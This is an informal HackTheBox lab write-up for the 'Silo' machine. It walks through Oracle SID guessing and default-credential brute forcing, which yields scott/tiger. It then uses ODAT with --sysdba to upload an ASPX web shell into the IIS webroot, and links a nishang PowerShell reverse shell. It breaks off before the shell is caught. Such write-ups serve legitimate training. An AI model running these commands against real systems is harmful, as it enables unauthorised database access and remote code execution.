Silo#
Overview#
- OS: Windows
- IP: 10.10.10.82
- Difficulty: Medium
- Platform: HackTheBox
- OSCP: No
- Lists: N/A
Summary#
odat , volatility , nishang shell ,nmap script for ssid bruteforce.
Enumeration#


nmap scan results
Vulnerabilities#
Exploitation#
lets download ODAT
https://github.com/quentinhardy/odat

so what im gonna do is clone this rep with git clone and try to directly run the odat.py file




lets do this to fix it
    pip3 uninstall crypto
    pip3 uninstall pycrypto
    pip3 install pycryptodome
and it works now

lets guess the sid first with this command
└─$ python3 odat.py sidguesser -s 10.10.10.82 -p 1521

ok so when i used odat i was getting a bunch of false positives i dont know why
lets try using a nmap script

we got our SID as XE
ok so when we check the options for password guesser we see that accounts.txt is being used to grab default creds.


the content seems to be all lowercase , oracle is case sensitive now so we will have to use a updated wordlist , lets use the one which metasploit uses



we will have tof format this list a bit because when we compare it to the prev one we see that the user and pass are separated by a / which here is not the case.

this fixes it for us, now we can try guessing the password

ok nice we got our valid creds which is scott/tiger
now lets use these creds
sqlplus64 scott/tiger@10.10.10.82:1521/XE



lets check our users privilege

ok so we seem to have only connect nd resource privs
using odat we can escalate our priv with the —sysdba flag and then make use of the file —putFile flag to upload a revshell.aspx, as iis usually supports aspx
then we will visit the directory with our rev shell nd get our shell
└─$ python3 odat.py utlfile -s 10.10.10.82 -p 1521 -U “scott” -P “tiger” -d XE –putFile C:\inetpub\wwwroot muq.aspx muq.aspx –sysdba


now lets visit the page

lets get our rev shell from here
lets get our nishang shell from here
https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1
add this line to call it from the bott. of the file
tail -1 Invoke-PowerShellTcp.ps1



now lets use the webshell to provoke it
